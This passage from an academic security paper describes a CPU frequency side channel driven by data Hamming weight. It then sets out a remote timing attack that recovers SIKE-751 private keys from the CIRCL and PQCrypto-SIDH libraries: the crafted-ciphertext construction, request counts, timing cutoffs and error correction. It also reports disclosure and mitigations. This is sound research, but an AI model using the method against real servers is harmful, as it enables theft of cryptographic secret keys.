> 2. A larger number of leading or trailing 1s in the data values being processed contributes to larger power consumptions and lower steady-state frequencies.

We also see that the changes in power consumption and frequency appear to be nonlinear. That is, the plots of Figure 5 have a "bow" shape, suggesting that the HW effect is stronger for the most significant 32 bits than for the least significant 32 bits. For example, when the input is `0xffffffff00000000` (HW=32, orange line), the HW effect is larger than when it is `0x00000000ffffffff` (HW=32, blue line). This suggests that given data values with the same HW, their contribution power / frequency may also depend on the position of 1s. We thoroughly examine this observation later in this subsection.

Non-consecutive 1s The above experiment shows that power consumption and frequency can depend on the HW of the data being processed. However, it only focuses on a bit pattern of consecutive 1s and 0s. In reality, 1s and 0s might occur in anywhere in the data. For our model to be useful, we need to test if the HW effect applies to arbitrary bit patterns.

To analyze the HW effect in the presence of non-consecutive 1s, we run a variant of our previous experiment, where we increase the HW at byte granularity. That is, we break the 64-bit registers LEFT = RIGHT into 8 bytes and



(a) Effect of 0xFF to frequency (b) Effect of 0xFF to power

Figure 7: Effect of setting single bytes to 0xff in the LEFT = RIGHT input to Figure 3b's sender on our i7-9700 CPU. The effect varies depending on the position of 1s within the inputs. HW differences in the MSBs have the strongest effect; HW differences in the bits right below 32 have the weakest effect.

vary the HW within each byte. Increasing the HW within each byte allows us to measure the impact of different numbers of non-consecutive 1s. For example, when the HW for each byte is 2, we set 2 bits of each byte to 1, for a total HW of $2 \times 8 = 16$. Figure 6 shows the results, clearly indicating that a larger number of non-consecutive 1s contributes to a larger power consumption and lower CPU frequency.

> 3. A larger Hamming weight (number of 1s) in the data values being processed contributes to larger power consumptions and lower steady-state frequencies regardless of whether the 1s are consecutive or not.

Non-uniformity of the HW Effect To analyze the impact of the position of 1s within the data, we run another variant of our previous experiment. We break the 64-bit registers LEFT = RIGHT into 8 bytes. Each byte can be set to `0x00` (all 0s) or `0xff` (all 1s). When we target byte i, we fix the value of the other 7 bytes and compute the delta of power consumption / frequency between setting byte i to `0xff` and `0x00`. For each byte, we repeat this test with all the 2^7 combinations of the other 7 bytes. We compute the average and standard deviation of the deltas for each byte and show the result in Figure 7.

We immediately see that the HW effect is non-uniform across different bytes. At a high level, the 4 most significant

bytes have a stronger HW effect than the 4 least significant bytes, and bytes closer to the 32nd bit have a weaker HW effect than bytes farther from the 32nd bit. This is consistent with our previous observation that an input where the most significant 32 bits are 1 consumes more power than an input where the least significant 32 bits are 1, even if their HWs are the same. Further, the standard deviations are relatively small, suggesting that the HW effect of each byte is independent of the values of other bytes. For example, the power/frequency deltas between `0x0000ff0000000000` and `0x0000000000000000` are the same as the ones between `0xff00ffff00ffffff` and `0xff0000ff00ffffff`. We suspect that these properties also hold a bit granularity, but are unable to confirm because it would require collecting data for 2^{64} bit combinations for a runtime of more than 10^{13} years. Note that the difference in the HW effect due to the position of 1s is relatively small (e.g., $\leq$ 0.12 W in Figure 7b) compared to the difference in the HW effect due to the number of 1s (e.g., $\leq$ 1.11 W in Figures 5b and 6b) and the HD effect due to bit transitions (e.g., $\leq$ 0.75 W in Figure 4b).


4. The HW effect is non-uniform. 1s in the most significant bytes affect power and frequency more than 1s in the least significant bytes. Additionally, the HW effect at each byte is independent of the values of other bytes.

The above experiments show that power consumption and frequency depend both on the number and the positions of 1s in the data being processed. However, both experiments were designed using LEFT = RIGHT, meaning that all the source and destination registers used by the sender during an experiment were the same. It is then natural to ask: does the HW effect occur even when LEFT $\neq$ RIGHT? To answer this question, we repeated the above two experiments, but this time set LEFT = 0 and only varied the HW of RIGHT.[5] Both experiments yielded results similar to the ones where LEFT = RIGHT, albeit with smaller increments/decrements in power/frequency. This result shows that the HW effect on an operand is independent of the contents of other operands.

5. The HW effect occurs on each operand independently.

To sum up, the HW effect may be approximated as a linear combination of two vectors. The first vector is the number of 1s per byte, and the second vector is the non-uniform power consumption / frequency "cost" of 1s in that byte (based on the deltas of Figure 7). In Appendix A.1 we discuss additional experiments in support of this model. We verified that this model applies to all the CPUs of Table 1. However, the non-uniform "costs" per byte of the HW effect can be different across CPU models. For example, in the 11th gen CPUs, the HW effect is more uniform compared to Figure 7.

[5] Whether LEFT = 0 or LEFT = RIGHT, the result of the or is still RIGHT.



(a) Frequency vs HW (b) Power vs HW

Figure 8: Effect of increasing the HW of SECOND in Figure 3c's sender, while fixing FIRST to different values on our i7-9700 CPU. Power consumption grows and steady-state frequency drops when both HW and HD increase at the same time (net effect of HW + HD). However, power consumption drops and steady-state frequency grows when HW increments correspond to HD decrements (net effect of HW − HD).

4.3 Additivity of the HW and HD Effects

Finally, we set out to understand if the HD and HW effects are additive. To this end, we design our sender to use `or` instructions with interleaved operand contents, as shown in Figure 3c. In this sender, half of the instructions computes FIRST|FIRST and the other half computes SECOND|SECOND. We interleave these instructions in groups of four, since on our CPUs `or` instructions use four ports [1]. We then test setting FIRST to be A = `0x000000000000ffff`, B = `0xffff000000000000`, C = `0x00000000ffffffff`, or D = `0xffffffff00000000`, and increase the HW of SECOND from 0 to 64, starting from the least significant bit.

Figure 8 shows the results. Consider the case when FIRST = C. As the HW of SECOND increases from 0 to 32, the HD between FIRST and SECOND decreases, causing the power consumption to drop and the frequency to grow. However, as HW of SECOND increases from 32 to 64, the HD between FIRST and SECOND increases, causing the opposite effect. The slope between 0 and 32 is smaller than the one between 32 and 64. This is because the former is a net effect of HW minus HD whereas the latter is a net effect of HD plus HW. For the other values of FIRST, we see analogous effects but with different constant offsets. This result (consistent across the CPUs of Table 1) shows that the HW and the HD effects can simultaneously contribute to power and frequency.

6. The HD and HW effects are additive and can simultaneously contribute to differences in power consumption and steady-state frequency.

5 Remote Timing Attack on SIKE

The previous sections have shown that carefully crafted instruction sequences can trigger data-dependent power consumption and frequency differences. In this section, we show

that the frequency side channel threat extends to in-the-wild software. Specifically, we show how to use the frequency side channel, combined with novel cryptanalysis, for a full key recovery attack through *remote timing* on two production-ready, side-channel hardened implementations of Supersingular Isogeny Key Encapsulation (SIKE) [52], a post-quantum key encapsulation mechanism based on the Supersingular Isogeny Diffie-Hellman (SIDH) [53] key exchange protocol.

Attack Model We assume a chosen-ciphertext attack model (CCA). The goal of the attacker (client) is to recover the static secret key used by the victim (server) to decapsulate ciphertexts. The attacker can send many ciphertexts to the victim, which always tries to compute the shared secret with the decapsulation procedure using its static secret key.

Attack Idea The server's static secret key is an integer m with bit expansion $m = (m_{\ell-1}, \ldots, m_0)_2$, where $\ell = 378$ (for SIKE-751, the parameter selection we target in our experiments). During decapsulation, the server computes $P + [m]Q$ for elliptic curve points P and Q included in the ciphertext; the SIKE standard prescribes a particularly efficient algorithm for evaluating this expression, the Montgomery three-point ladder [29]. We show that an attacker who knows the i least significant bits of m can construct points P and Q such that:

- If $m_i \neq m_{i-1}$, then the $(i+1)$st round of the Montgomery three-point ladder produces an anomalous 0 value. Once that anomalous 0 value appears, the decapsulation algorithm gets *stuck*: every intermediate value produced for the remainder of the ladder is 0. Additionally, every intermediate value produced for the function (isogeny computation) following the ladder is also 0.
- If, however, $m_i = m_{i-1}$, or if the attacker was wrong about the i least significant bits of m when constructing the challenge ciphertext, then the $(i+1)$st round generates a non-0 value. Heuristically, the remainder of the computation proceeds without producing an anomalous 0 value except with negligible probability.

This observation is new, and it represents a core contribution of our work. Because SIKE is built on somewhat abstruse math, we defer the details of how to construct points P and Q that trigger an anomalous 0 value, and why a 0 value causes the decapsulation algorithm to get stuck, to Section 5.3.

The values operated on by SIKE decapsulation are large (a single element of the field underlying SIKE-751 takes 188 bytes to express) and the operations themselves are complex: the inner loop of the Montgomery ladder comprises thousands of lines of hand-optimized assembly. Nevertheless, in Section 5.1, we show that SIKE decapsulation behaves like the much simpler, synthetic senders of Section 4. When $m_i \neq m_{i-1}$ and the decapsulation algorithm gets stuck, repeatedly producing and operating on 0 values, the processor consumes less power and runs at a higher steady-state frequency (and therefore decapsulation takes a shorter wall time).

Taken together, our findings mean that the server's secret key can be recovered by an adaptive chosen-ciphertext attack, using execution time as a side channel. Having extracted the first i bits of m, the adversary repeatedly queries the server with ciphertexts that should cause decapsulation to get stuck in the $(i+1)$st round. If the server responds faster than a baseline (established through profiling), the adversary concludes that bit m_i is the opposite of bit m_{i-1}; otherwise bit m_i is the same. The attacker then proceeds to the next bit. In Section 5.2, we show that the timing signal is so robust that key extraction is possible *across a network*. We demonstrate full recovery of the (378-bit) private key from the SIKE-751 implementations in two popular, production-ready cryptographic libraries: Cloudflare's Interoperable Reusable Cryptographic Library (CIRCL) [28], written in Go, and Microsoft's PQCrypto-SIDH [66], written in C. Both of libraries are hardened against previously known software side channels and meant to run in constant time. Our attack is practical; an unoptimized version recovers the full key from a CIRCL server in 36 hours and from a PQCrypto-SIDH server in 89 hours.


5.1 P-State and SIKE implementation

We start by verifying that a correct key-bit guess in our chosen-ciphertext attack—one that causes the Montgomery ladder and the remainder of SIKE decapsulation to repeatedly produce 0 values—causes the processor to execute at a higher frequency than an incorrect key-bit guess does. Our local experiment uses 10 randomly generated SIKE-751 server keys. For each key $m = (m_{\ell-1}, \ldots, m_0)_2$, we target 4 out of the 378 bit positions. We choose the target bit positions uniformly at random, to validate that the frequency difference is observable even for bits accessed late in the Montgomery ladder loop.

Suppose we target bit i in a secret key m. Provided that $m_i \neq m_{i-1}$, we can craft a challenge ciphertext that will trigger an anomalous 0 value in the Montgomery ladder iteration that accesses bit i. However, if $m_i = m_{i-1}$, then there is *no* challenge ciphertext that can trigger the anomalous 0 value. To make sure we are measuring the effect of anomalous 0 values, and not some other unknown effect, we set up our experiment as follows. For each key m and each target bit index i, we create a variant key m' that agrees with m at every bit position except index i, where it has the *opposite* bit value.[6] In other words, $m' = (m_{\ell-1}, \ldots, m_{i+1}, (1-m_i), m_{i-1}, \ldots, m_0)_2$. A challenge ciphertext crafted as described in Section 5.3.2 will induce an anomalous 0 against exactly one of m and m'.

For each key, m or m', and for each target bit position i, we launch a multithreaded SIKE decapsulation server. The server spawns 300 concurrent goroutines (CIRCL) or pthreads (PQCrypto-SIDH). Each thread handles a single decapsulation and then exits; when all threads have joined, we relaunch the server. We allow execution to continue until 800 seconds

[6] Every integer between 0 and $2^{378} - 1$ is a valid SIKE-751 server private key. Given a private key we can compute the corresponding public key.



(a) CIRCL data (b) PQCrypto-SIDH data

Figure 9: Distribution of the power consumption and the frequency when the challenge ciphertext introduces an anomalous 0 ($m_i \neq m_{i-1}$) or not ($m_i = m_{i-1}$), using the setups from Section 4 on our i7-9700 CPU. The results are over 10 randomly generated keys, where, for each key, we target 4 out of the 378 bit positions. For each key and each bit, we launch the server with 300 goroutines (CIRCL) or pthreads (PQCrypto-SIDH), each of which handles a single decapsulation request.

have elapsed. As in Section 4, we run each experiment in two setups. In the first setup, we use the default system configuration, and monitor the steady-state CPU frequency. In the second setup, we disable SpeedStep/HWP (this way, our CPU stays at the base frequency during the experiment) and monitor (core domain) power consumption. We sample both the CPU frequency and the power consumption every 1 ms.

We group the measured data points according to whether we expect the challenge ciphertext to induce an anomalous 0 or not. For each key m and target bit position i, exactly one of m and m' contributes to the anomalous-0 grouping.

The results, shown in Figures 9a and 9b, confirm that the steady-state frequency is higher and the power consumption is lower when an anomalous 0 is triggered ($m_i \neq m_{i-1}$) than when it is not ($m_i = m_{i-1}$), for both the CIRCL and the PQCrypto-SIDH decapsulation servers. As noted above, both these libraries are hardened against previously known software side channels and meant to run in constant time.

The signal we obtain from PQCrypto-SIDH is fainter than the one we obtain from CIRCL, because PQCrypto-SIDH uses a different strategy for Montgomery reduction that causes the value 0 to be represented in memory sometimes as 0 and sometimes as a prime number of size 751 bits.

5.2 SIKE Key Remote Recovery

We now show that the secret-dependent power consumption and frequency differences observed in Section 5.1 translate to a remotely observable secret-dependent *timing* difference.

We configure a SIKE target server with a randomly generated static 378-bit key for SIKE-751[7], revealed for comparison only after the attack completes. Our server accepts a client decapsulation request over HTTP (Go) or TCP (C) and spawns a goroutine (Go) or pthread (C) to handle the request. The thread reads in the ciphertext and performs the decapsulation computation, after which it sends a message back to the client indicating the establishment of a shared secret but no other information. The target server and the attacker are both connected to the same network, and we measure an average round-trip time of 688 µs between the two machines.

The attacker simultaneously sends n requests with a challenge ciphertext meant to trigger an anomalous 0 and measures the time t it takes to receive responses for all n requests. When an anomalous 0 is triggered, power decreases, frequency increases, SIKE decapsulation executes faster, and t should be smaller. Based on the observed t and the previously recovered secret key bits, the attacker can infer the value of the target bit, then repeat the attack for the next bit.


For the attack to be successful, we must overcome a number of practical difficulties. First, we must set a value for n, the number of requests, that allows us to observe a clear timing signal when we trigger the anomalous 0s. We experimentally find an n big enough that the frequency increase is remotely observable, but not so big that we induce thrashing.

Second, we must set a time cutoff to distinguish when anomalous 0s are triggered and when they are not. To this end, we collect the decapsulation times when querying the server with a random ciphertext, and use these times to set a cutoff for queries not triggering anomalous 0s. We then query the server with the challenge ciphertexts for the first few bits of the key until we see a speedup compared to the random ciphertext, and use these times to set a cutoff for queries triggering anomalous 0s.

Third, we must detect and recover from mistakes caused by random variations in the server's decapsulation time. Recall that a challenge ciphertext constructed using a wrong value for the i least significant bits of m will never trigger anomalous 0s regardless of the relationship of m_i and m_{i-1}. Measuring no timing reduction in many consecutive rounds is evidence either that many consecutive key bits all have the same value (unlikely since key bits are independent and uniformly distributed), or that the value we are using for the least significant bits of the key is wrong (cf. Appendix A.4). In our experiments, we backtrack when experiments for 40 consecutive bit positions show no timing reduction.


Finally, there is a chance that a challenge ciphertext constructed as in Section 5.3.2 will accidentally trigger an anomalous 0 later in the decapsulation process even if it does not at the target bit index i of the Montgomery ladder. This will hap-

[7]The SIKE standard and the implementations we examined place the long-term keypair in the 3-torsion and the ephemeral key used for forming a ciphertext in the 2-torsion, so this is the case we studied. A variant of our attack applies also if the roles are swapped.




(a) CIRCL histogram (b) PQCrypto-SIDH histogram

Figure 10: Distribution of the timings measured by the attacker during the remote key extraction attack, with the server running on an i7-9700 CPU. The attacker makes 300 (CIRCL) and 1000 (PQCrypto-SIDH) connections (all with the same challenge ciphertext, constructed as per Section 5.3.2) and measures the time until the last connection completes. We group the execution time (filtered) of each key bit extraction based on whether it should have triggered an anomalous 0 in the Montgomery ladder (i.e., whether $m_i = 1 - m_{i-1}$ or not).



(a) CIRCL first 20 bits (b) CIRCL last 20 bits

Figure 11: Median times used to extract the first 20 bits (0 to 19) and the last 20 bits (345 to 364) of the key for the same attack against CIRCL SIKE-751 as in Figure 10a. The timings depend on whether the challenge ciphertext triggered an anomalous 0 ($m_i \neq m_{i-1}$) or not ($m_i = m_{i-1}$).



(a) PQCrypto-SIDH first 20 bits (b) PQCrypto-SIDH last 20 bits

Figure 12: Median times used to extract the first 20 bits (0 to 19) and the last 20 bits (345 to 364) of the key for the same attack against PQCrypto-SIDH SIKE-751 as in Figure 10b. The timings depend on whether the challenge ciphertext triggered an anomalous 0 ($m_i \neq m_{i-1}$) or not ($m_i = m_{i-1}$).

pen with exponentially small probability for most bit indices, but larger probability for the last few bit indices. We defer a detailed explanation to Appendix A.3. It may be possible to avoid triggering this misbehavior with a different way of constructing the challenge key. We instead sidestep it by stopping our interaction with the server after extracting all but the last 14 bits; we recover these last bits by brute-force search.

Attack Setup We run the SIKE target server on our i7-9700 CPU using the default system configuration. In the attack on CIRCL, the server is an HTTP server written using Go's `net.http` library, which handles each request in a goroutine. In the attack on PQCrypto-SIDH, the server is a TCP server written in C, which handles each request in a pthread.

We configure the attacker to send $n = 300$ concurrent requests in the CIRCL case, and $n = 1000$ requests in the PQCrypto-SIDH case. In both cases, concurrent requests are sent all with the same challenge ciphertext (constructed as described in Section 5.3.2), and the attacker measures the time until the last connection completes. We experimentally determine the expected timings when the CPU frequency increases because of anomalous 0s and when it does not: for CIRCL, at most 660.2 ms and at least 662.5 ms, respectively; for PQCrypto-SIDH at most 1556 ms and at least 1558 ms, respectively. We repeat the measurement 400 times, exclude outliers (CIRCL: below 650 ms or above 675 ms; PQCrypto-SIDH: below 1500 ms or above 1580 ms), compute the median of the remaining values, and compare to the cutoffs. If the result is inconclusive for a bit, we repeat the attack on that bit. We use our side channel to extract the key up to bit 364 and recover the last 14 bits by brute force search.

Results In Figure 10a and Figure 10b, we show the timing distribution of the 300-connection runs (CIRCL) and 1000-connection runs (PQCrypto-SIDH) respectively, grouped according to whether the challenge ciphertext of that run triggered an anomalous 0 ($m_i \neq m_{i-1}$) or not ($m_i = m_{i-1}$).

For the first and the last 20 bit positions of the key that we extract by interacting with the server (bits 0–19 and 345–364, respectively), we plot, in Figure 11 (CIRCL) and Figure 12 (PQCrypto-SIDH), the median time among the 400 measurements for that bit and whether the run triggered an anomalous 0 ($m_i \neq m_{i-1}$) or not ($m_i = m_{i-1}$) at that bit position. The signal is strong for both the top bits and the bottom bits.

Both attacks successfully recovered the full secret key. The attack on CIRCL completed in 36 hours, while the attack on PQCrypto-SIDH completed in 89 hours. We expect that the attack running time could be reduced with careful optimization. Unlike our attack on CIRCL, our attack on PQCrypto-SIDH made 1 mistake and needed to backtrack; see Appendix A.4 for our error correction strategy.

5.3 Anomalous 0s in SIKE Decapsulation

We now explain how an attacker can construct SIKE ciphertexts that trigger an anomalous 0 in the $(i+1)$st iteration of the Montgomery ladder when $m_i \neq m_{i-1}$, and why that anomalous 0, once generated, causes the remainder of the decapsulation algorithm to also produce 0s repeatedly.

We briefly recall some relevant mathematical background in Appendix A.2. We recommend that readers review a longer introduction to the math behind elliptic curves, isogenies, and SIKE; Costello's tutorial expositions of elliptic curves [18] and isogenies [19] are especially good choices.

The first subroutine in the SIKE decapsulation algorithm recovers (the Montgomery coefficient A of) the curve E'_0 on which the points P, Q, and $Q-P$, included in the ciphertext provided by the attacker, lie. This subroutine is fast and independent of the secret key; we do not consider it further.

The second subroutine uses the Montgomery three-point ladder to compute $P+[m]Q$ on the curve E'_0 recovered by the first subroutine. This is the subroutine in which a correct key-bit guess ($m_i \neq m_{i-1}$) can trigger the generation of an anomalous 0 value. We explain how in Section 5.3.2.

The third subroutine evaluates the isogeny corresponding to the point $P+[m]Q$, computing (the Montgomery coefficient of) the curve E'_{e_3} that is the image of E'_0 under that isogeny. The fourth subroutine computes the j-invariant of the curve E'_{e_3}; this j-invariant is the shared SIDH secret. In Section 5.3.3 and Appendix A.3, we explain how an anomalous 0 value output by the Montgomery ladder causes the isogeny evaluation (third subroutine) and the j-invariant computation (fourth subroutine) to produce additional anomalous 0s.

The final step in SIKE decapsulation is a Fujisaki–Okamoto consistency check [31, 44] that checks that the ciphertext was properly generated. If the check fails, the recipient generates a random session key instead of the one prescribed by the (invalid) ciphertext. The Fujisaki–Okamoto check immunizes SIKE against attacks, such as that due to Galbraith et al. [32], that require partial information about the j-invariant computed when decapsulating (invalid) ciphertexts.

We do not claim to invalidate SIKE's proof of security. None of the ciphertexts we construct in our attack passes the Fujisaki–Okamoto check. Nevertheless, our attack recovers the server's secret key, because we obtain the information we need from the running time of the subroutines performed before the Fujisaki–Okamoto check.

While our paper was under embargo (cf. Section 1), our chosen-ciphertext attack triggering anomalous 0s in SIKE decapsulation, described in this subsection, was independently rediscovered by De Feo et al. [25].

5.3.1 Affine and Projective X-Coordinate Point Representations on Montgomery Curves

A Montgomery curve is defined by the equation $E_{A,B}\colon By^2 = x^3+Ax^2+x$, with parameters $A,B \in \mathbb{F}_{p^2}$ such that $B(A^2-4) \neq 0$. Montgomery curves have properties that make them suitable for efficient, side-channel resistant implementations. In particular, many operations needed in cryptography can be computed using just the x-coordinate of a point (ignoring the y-coordinate) and just the curve parameter A (ignoring the curve parameter B). The point with x- and y-coordinate both equal to 0 is a point of order 2 with special significance to arithmetic on a Montgomery curve; it is denoted by T.

To minimize the need for (expensive) modular inversions, implementations typically work using projective rather than affine x-coordinate representation. For a point P, we write x_P for its affine x-coordinate and $(X_P : Z_P)$ for its projective x-coordinate representation, where $x_P = X_P \cdot Z_P^{-1}$. As usual, there are many equivalent $(X : Z)$ pairs that represent the same affine point. We write $(X : Z) \sim (X' : Z')$ to mean that there exists a scaling factor r such that $X = rX'$ and $Z = rZ'$.

The point T is represented as $(0 : 1)$ when using projective x-coordinates; the point at infinity, O, as $(1 : 0)$. The projective pair $(0 : 0)$ is *not* considered the valid projective x-coordinate representation of any point. This is important to our attack.

Algorithm 1: Three point ladder ([52], Appendix A)

```
1 function Ladder3pt
      Input: m = (m_{ℓ-1}, ..., m_0)_2 ∈ ℤ, (x_P, x_Q, x_{Q-P}),
             and (A : 1)
      Output: (X_{P+[m]Q} : Z_{P+[m]Q})
1 ((X_0 : Z_0), (X_1 : Z_1), (X_2 : Z_2)) ← ((x_Q : 1), (x_P :
  1), (x_{Q-P} : 1))
2 a24+ ← (A+2)/4
3 for i = 0 to ℓ − 1 do
4     if m_i = 1 then
5         ((X_0 : Z_0), (X_1 : Z_1)) ← xDBLADD((X_0 :
            Z_0), (X_1 : Z_1), (X_2 : Z_2), (a24+ : 1))
6     else
7         ((X_0 : Z_0), (X_2 : Z_2)) ← xDBLADD((X_0 :
            Z_0), (X_2 : Z_2), (X_1 : Z_1), (a24+ : 1))
8 return (X_1 : Z_1)
```

5.3.2 Anomalous 0s in the Montgomery Ladder

The Montgomery three-point ladder is implemented using `Ladder3pt` shown in Algorithm 1, reproduced from the SIKE specification [52]. The inputs are an integer m, curve points P, Q, and $Q-P$ (in affine x-coordinate representation), and the curve parameter A. The output is the point $P+[m]Q$ (in projective x-coordinate representation).

The subroutine invoked inside the loop, `xDBLADD`, when applied to points U, V, and $U-V$, returns a tuple consisting of $[2]U$ and $U+V$. As the names suggest, invoking `xDBLADD` is equivalent to invoking `xDBL` to compute $[2]U$ and `xADD` to compute $U+V$, but the combined algorithm evaluates some repeated subexpressions just once.

The points P, Q, and $Q-P$, as well as the curve parameter A, are supplied by the attacker, whereas the integer m is the secret key. The goal of the attacker is to leak m.[8]

[8] As written, algorithm `Ladder3pt` is not constant time, but the branch in line 4 is implemented in practice using constant-time conditional swaps.

Consider the algorithm xADD that, given points U, V, and W in projective x-coordinate form where $W = U - V$, computes the point $U + V$ in projective x-coordinate form, as:

$$X \leftarrow Z_W \left[(X_U - Z_U)(X_V + Z_V) + (X_U + Z_U)(X_V - Z_V)\right]^2$$
$$Z \leftarrow X_W \left[(X_U - Z_U)(X_V + Z_V) - (X_U + Z_U)(X_V - Z_V)\right]^2 \ .$$

When $U - V$ is any point except O or T, $\texttt{xADD}(U, V, U - V)$ correctly returns $U + V$. However, when $U - V$ is O or T, $\texttt{xADD}(U, V, U - V)$ misbehaves and returns the invalid projective representation $(0 : 0)$ instead of $U + V$ [21].[9]

Worse, $\texttt{xADD}(U, V, W)$ will also return $(0 : 0)$ if called with any of U, V, or W equal to $(0 : 0)$, regardless of the value of the other two inputs.[10] Repeated applications of xADD can thus get stuck at $(0 : 0)$. We use exactly this fact for our attack.

Suppose that we can arrange that, at the beginning of iteration k in Ladder3pt, $(X_2 : Z_2) \sim T$, i.e., that $X_2 = 0$ and Z_2 is nonzero. There are 2 cases to consider:

- if $m_k = 1$, then T will be passed into the third argument of xDBLADD, triggering the misbehavior in xADD and causing $(X_1 : Z_1)$ to be set to $(0 : 0)$.
- otherwise, if $m_k = 0$, then T will instead be passed into the *second* argument of xDBLADD. This will *not* trigger the misbehavior in xADD and not produce $(0 : 0)$ as an output. The point $(X_2 : Z_2)$, which was equal to T, will be overwritten with whatever xADD returns.

In the first case, xADD will get stuck; the second element of the tuple returned by xDBLADD will be $(0 : 0)$ in *every* subsequent iteration of Ladder3pt's loop, and Ladder3pt will eventually return $(0 : 0)$. In the second case, it is likely that 0 values will not recur during the ladder computation.

It remains to show how the attacker can arrange for $(X_2 : Z_2)$ to equal T at loop iteration k. Let $\mu_i = (m_{i-1}, \ldots, m_0)_2$ represent the least significant i bits of m. Algorithm Ladder3pt maintains the invariant that, at the beginning of iteration i of the loop, the points $(X_0 : Z_0)$, $(X_1 : Z_1)$, and $(X_2 : Z_2)$ satisfy

$$(X_0 : Z_0) \sim [2^i]Q$$
$$(X_1 : Z_1) \sim P + [\mu_i]Q$$
$$(X_2 : Z_2) \sim (X_0 : Z_0) - (X_1 : Z_1) \ .$$

Suppose that that the attacker, proceeding bit-by-bit, has extracted μ_k. The attacker picks an arbitrary curve and sets Q to be an arbitrary point on the curve.

If $m_{k-1} = 0$, the attacker sets

$$P \leftarrow \left[2^k - \mu_k\right]Q - T \ . \tag{1}$$

Then, at iteration k of the Ladder3pt loop, we will have $(X_2 : Z_2) \sim T$. If $m_k = 1$, T will be passed as the third argument to xDBLADD, triggering the misbehavior as described above.

If $m_{k-1} = 1$, the attacker instead sets

$$P \leftarrow T - \left[\mu_k\right]Q \ . \tag{2}$$

Then, at iteration k of the Ladder3pt loop, we will have $(X_1 : Z_1) \sim T$. If $m_k = 0$, T will be passed as the third argument to xDBLADD, triggering the misbehavior.

To summarize, if $m_k \neq m_{k-1}$, the crafted input ciphertext will trigger the anomalous 0 misbehavior.

When generated according to the SIKE specification, P and Q are always linearly independent points of order 3^{e_3} and never produce T or O during the execution of Ladder3pt. When generated according to our algorithm above but with an incorrect key-bit guess, we expect that T or O will be produced only with negligible probability.[11] This conjecture is supported by our experiments.

5.3.3 Anomalous 0s in Isogeny Evaluation and j-Invariant Calculation

The next task in SIKE decapsulation, isogeny evaluation, is carried out by algorithm 3_e_iso, which takes as input the point $P + [m]Q$ (in projective x-coordinate form) as output by Ladder3pt, expecting it to be a point of exact order 3^{e_3}. In Appendix A.3, we show that, when invoked on the invalid input $(0 : 0)$, 3_e_iso and its subroutines repeatedly operate on and produce 0 values. Isogeny evaluation in 3_e_iso thus acts as an amplifier for the signal produced by the ladder evaluation in Ladder3pt, making it possible to observe even an anomalous 0 produced in a late Ladder3pt loop iteration.

After isogeny evaluation, the next task in SIKE decapsulation is j-invariant calculation, using algorithm jInvariant. When 3_e_iso returns $(0 : 0)$, jInvariant is invoked with input $(0 : 0)$, every intermediate value it computes is 0, and its return value (the SIDH shared secret) is 0.[12]

5.4 Mitigations

We now describe the mitigation that Cloudflare and Microsoft deployed after we disclosed our attack on SIKE.

The mitigation, which was originally proposed by De Feo et al. [25], consists of validating that the ciphertext (public key) consists of a pair of linearly independent points of the correct order 3^{e_3}. This check is performed before running the three-point ladder and prevents attack ciphertexts from being further processed, thus hindering the attack. When running decapsulation on a single thread on our i7-9700 CPU, we

[9] If $U - V = O$ then $U = V$ and therefore $(X_U : Z_U) \sim (X_V : Z_V)$. If $U - V = T$ then $U = \tau_T(V)$ where τ_T is the translation-by-T map; by a property of Montgomery curves, it follows that $(X_U : Z_U) \sim (Z_V : X_V)$.

[10] In this case it does not matter — indeed, does not make sense to ask — whether $W = U - V$.

[11] This fact allows us not only to distinguish a correct from an incorrect bit guess for bit m_k but also to detect and recover from mistakes in determining the earlier bits μ_k; see Appendix A.4.

[12] Note that this output depends on the result of inverting 0 in $\mathbb{F}_{p^2}$ in step 15 of jInvariant. The Montgomery inversion algorithms in the implementations we examined have $1/0 = 0$ (see Savas and Koç [83]).

found that the mitigation adds a performance overhead of 5% for CIRCL and of 11% for PQCrypto-SIDH.

6 Timer-free Attacks

We now show that not only can we use the frequency side channel to turn power attacks into remote timing attacks (as we saw in Section 5), but we can also use it to mount timing attacks without a timer. To this end, we use the frequency side channel to mount a KASLR break and a covert channel.

KASLR Break Like prior work [12,13,37,43,45,51,63,64], the goal of the (unprivileged) attacker is to de-randomize the kernel base address. Knowledge of the kernel base address is useful to mount memory corruption exploits.

